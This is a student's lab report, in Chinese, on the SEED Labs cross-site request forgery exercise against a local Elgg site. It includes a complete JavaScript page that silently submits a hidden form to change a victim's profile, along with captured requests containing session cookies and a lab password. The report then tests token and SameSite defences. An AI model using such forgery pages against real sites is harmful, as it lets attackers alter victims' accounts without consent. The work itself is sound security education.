

网安实验四实验报告

57119118 尤何毅

完成日期: 2021 年 7 月 17 日

环境配置:

启动 Docker:

```
[07/17/21]seed@VM:~/.../Labsetup$ docker-compose build
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
--> e7f441caa931
Step 2/10 : ARG WWWDir=/var/www/elgg
--> Using cache
--> a06950e00398
Step 3/10 : COPY elgg/settings.php $WWWDir/elgg-config/settings.php
--> Using cache
--> 16930f5ee193
Step 4/10 : COPY elgg/Csrf.php      $WWWDir/vendor/elgg/engine/classes/Elgg
Security/Csrf.php
--> Using cache
--> 9cae3debb47b
Step 5/10 : COPY elgg/ajax.js      $WWWDir/vendor/elgg/views/default/core/
s/
--> Using cache
--> f706efd3fa79
Step 6/10 : COPY apache_elgg.conf /etc/apache2/sites-available/
--> Using cache
--> cdcba6353b
Step 7/10 : RUN a2ensite apache_elgg.conf

[07/17/21]seed@VM:~/.../Labsetup$ docker-compose up
WARNING: Found orphan containers (server-4-10.9.0.8, server-2-10.9.0.6, server-3
-10.9.0.7, server-1-10.9.0.5) for this project. If you removed or renamed this s
ervice in your compose file, you can run this command with the --remove-orphans
flag to clean it up.
Creating elgg-10.9.0.5     ... done
Creating mysql-10.9.0.6    ... done
Creating attacker-10.9.0.105 ... done
Attaching to elgg-10.9.0.5, attacker-10.9.0.105, mysql-10.9.0.6
mysql-10.9.0.6 | 2021-07-18 02:43:43+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-18 02:43:46+00:00 [Note] [Entrypoint]: Switching to ded
icated user 'mysql'
mysql-10.9.0.6 | 2021-07-18 02:43:46+00:00 [Note] [Entrypoint]: Entrypoint scrip
t for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2021-07-18 02:43:47+00:00 [Note] [Entrypoint]: Initializing dat
abase files
mysql-10.9.0.6 | 2021-07-18T02:43:47.103533Z 0 [System] [MY-013169] [Server] /us
r/sbin/mysqld (mysqld 8.0.22) initializing of server in progress as process 45
mysql-10.9.0.6 | 2021-07-18T02:43:47.163515Z 1 [System] [MY-013576] [InnoDB] Inn
odb initialization has started.
elgg-10.9.0.5 | * Starting Apache httpd web server apache2
*
```

手动指定 DNS:

```
# For CSRF Lab
10.9.0.5      www.seed-server.com
10.9.0.5      www.example32.com
10.9.0.105    www.attacker32.com
```

Task 1: Observing HTTP Request

访问 seed-server.com, 打开 Http Header Live (用户 Samy) :

get 请求和 post 请求:

The screenshot shows a browser window with the title "HTTP Header Live Main — Mozilla Firefox". Inside the window, there are two sections of raw HTTP request and response data. The top section is for a POST request to "http://www.seed-server.com/action/login", and the bottom section is for a GET request to "http://www.seed-server.com/". Both requests are from the same user, "Samy", with the same User-Agent and cookie information. The requests include various headers like Host, User-Agent, Accept, Accept-Language, Accept-Encoding, and Content-Type. The responses show standard HTTP status codes (200 OK) and headers like Date, Server, Cache-Control, Vary, Content-Length, Keep-Alive, and Connection.

Elgg For SEED Labs Blogs Bookmarks Files Groups Members More Search Account

Welcome Samy

HTTP Header Live Main — Mozilla Firefox

http://www.seed-server.com/action/login

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Elgg-Ajax-API: 2
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=-----33357821542413274342743360450
Content-Length: 687
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/
Cookie: system=PW; caf_ipaddr=153.3.60.142; country=CN; city="Nanjing"; traffic_target=gd; Elgg=pm8g310lst4t_elgg_token=4t8DRMhIYjH03DG2ijzb20&elgg_ts=1626342079&username=samy&password=seedssamy&1

POST: HTTP/1.1 200 OK

Date: Thu, 15 Jul 2021 09:41:33 GMT
Server: Apache/2.4.41 (Ubuntu)
Cache-Control: must-revalidate, no-cache, no-store, private
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Set-Cookie: Elgg=th2jtp9hq9efh0ej6j0m051ss; path=/
Vary: User-Agent
Content-Length: 405
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

http://www.seed-server.com/

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

Clear Options File Save Record Data autoscroll

Task 2: CSRF Attack using GET Request

先让 Charlie 添加 Samy 为好友，获取添加 Samy 好友的 get 请求报文：




```
HTTP Header Live Sub — Mozilla Firefox
```

GET http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1626605212&__elgg_token=5-w

Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
Cookie: Elgg=qc4s5i2km2ovhucmsq4v12uq9a

伪造一个跨站 GET 请求来添加好友：




```
Search HTML
```

```
<html>
<head></head>
<body>
    <h1>This page forges an HTTP GET request</h1>
    
</body>
</html>
```

html > body

Alice 最开始没有朋友：




Alice's friends

No friends yet.

Alice

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

Alice 浏览 Samy 发送的网址 www.attacker32.com/addfriend.html：



攻击成功，Alice 添加了 Samy 的好友



Alice's friends


Samy

Alice

- Blogs
- Bookmarks
- Files

Task 3: CSRF Attack using POST Request

Samy 修改自己的 profile, 获取 post 报文:




```
POST http://www.seed-server.com/action/profile/edit
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----12630543863504052094088931
Content-Length: 2900
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: Elgg=l45riqr5j0t09ktcbvlg0m6
Upgrade-Insecure-Requests: 1

_elgg_token=dzuQI0rxqVpsmIBdjdUCp0&__elgg_ts=1626611610&name=Samy&description=<p>123</p> &accesslevel[des

Send Content-Length:440
```

访问 Alice 的主页，查看网页源码获取 Alice 的 guid 为 56:




```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> [event] [scroll]
  <head> [ ]</head>
  <body> [overflow]
    <div class="elgg-page elgg-page-default" onclick="return true"> [event]
      <div class="elgg-page-section elgg-page-messages">[ ]</div>
      <div class="elgg-page-section elgg-page-topbar">[ ]</div>
      <div class="elgg-page-section elgg-page-body">
        <div class="elgg-inner">
          <div class="elgg-layout clearfix profile elgg-layout-one-column">
            <div class="elgg-head elgg-layout-header">[ ]</div> [flex]
            <div class="elgg-layout-columns"> [flex]
              <div class="elgg-sidebar-alt elgg-layout-sidebar-alt clearfix">[ ]</div>
              <div class="elgg-main elgg-body elgg-layout-body clearfix"> [overflow]
                <div class="elgg-layout-content clearfix">
                  <div class="elgg-layout-widgets" data-page-owner-guid="56">[ ]</div>
                  <script>[ ]</script>
                    ::after
                    ::after
                  </div>
                </div>
              </div>
            </div>
          </div>
        </div>
      </div>
```

使用 JavaScript 编写攻击页面：

```
1 <html>
2 <body>
3 <h1>This page forges an HTTP POST request.</h1>
4 <script type="text/javascript">
5
6 function forge_post()
7 {
8     var fields;
9
10    // The following are form entries need to be filled out by attackers.
11    // The entries are made hidden, so the victim won't be able to see them.
12    fields += "<input type='hidden' name='name' value='Alice'>";
13    fields += "<input type='hidden' name='briefdescription' value='Samy is my hero'>";
14    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
15    fields += "<input type='hidden' name='guid' value='56'>";
16
17    // Create a <form> element.
18    var p = document.createElement("form");
19
20    // Construct the form
21    p.action = "http://www.seed-server.com/action/profile/edit";
22    p.innerHTML = fields;
23    p.method = "post";
24
25    // Append the form to the current page.
26    document.body.appendChild(p);
27
28    // Submit the form
29    p.submit();
30 }
31
32
33 // Invoke forge_post() after the page is loaded.
34 window.onload = function() { forge_post();}
35 </script>
36 </body>
37 </html>
```

现在登录 Alice 的账号，浏览 Samy 的网站前：



浏览 Samy 的网站 www.attacker32.com/editprofile.html 后：

可见攻击成功。

Question 1：如上步骤所示，Bob用自己的账号进入 Alice 的主页，然后查看页面源代码，即可找到 Alice 的 uid。

Question 2：可以但是工作量可能很大，因为每次攻击需要获取用户的 uid，若是我们把所有用户的 uid 都获取且加入攻击的网站，则可能可以对所有访问者实施攻击。

Task 4: Enabling Elgg's Countermeasure

在 image_www/elgg/Csrf.php 中删除 return 语句:


```
68     public function validate(Request $request) {
69         // Added for SEED Labs (disabling the CSRF countermeasure)
70
71         $token = $request->getParam('_elgg_token');
72         $ts = $request->getParam('_elgg_ts');
73
```

打开 Alice 的主页，删除之前修改的 profile:

The screenshot shows a web browser displaying a user profile for 'Alice' on a site called 'Elgg For SEED Labs'. The URL in the address bar is www.seed-server.com/profile/alice. The page has a dark blue header with the site name and a navigation menu. Below the header is a large profile picture of a girl with blonde hair. To the right of the picture is a sidebar with five links: 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire post'. The main content area is currently empty.

再次使用 Alice 浏览链接:

The screenshot shows a browser window with a single tab open. The tab title is 'attacker32.com/editprof'. The address bar shows the URL www.attacker32.com/editprofile.html. The page content is a bold black text message: 'This page forges an HTTP POST request.' Below this message, there is some smaller, less distinct text.



由于验证 cookie，会陷入无限循环，不能成功修改 profile

Task 5: Experimenting with the SameSite Cookie Method

访问 www.example32.com:

The first screenshot shows a green header with the title "Setting Cookies". Below it, a message states: "After visiting this web page, the following three cookies will be set on your browser." followed by a bulleted list:

- `cookie-normal`: normal cookie
- `cookie-lax`: samesite cookie (Lax type)
- `cookie-strict`: samesite cookie (Strict type)

The second screenshot shows a green header with the title "Displaying All Cookies Sent by Browser". Below it, a bulleted list shows the values of the three cookies:

- `cookie-normal=aaaaaaa`
- `cookie-lax=bbbbbbb`
- `cookie-strict=ccccccc`

A red message at the bottom states: "Your request is a same-site request!"

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaaaa
- cookie-lax=bbbbbbb

Your request is a **cross-site** request!

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaaaa
- cookie-lax=bbbbbbb

Your request is a **cross-site** request!

Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaaaa

Your request is a **cross-site** request!

可见 cross-site 跨站请求时完全没有 cookie-strict 的发送，而 cookie-lax 可能会在请求数据时才发送；而同站请求时三种 cookie 都会发送。因此如果在浏览器中设置属性为 strict 则可以防范基本上所有的 CSRF 攻击，但是体验可能不佳，使用设置属性为 lax 可以防范大部分的 CSRF 的攻击。

实验体会：

本次实验主要还是按照 task 的指令执行，可以看到在跨站请求伪造攻击中，目标用户被修骗访问攻击者的网页；如果用户不知道请求是否可信，就会面临这种安全威胁。但是这种攻击防范起来并不难，主要有秘密令牌和同站 cookie 的方式，可以识别是否来自第三方网页。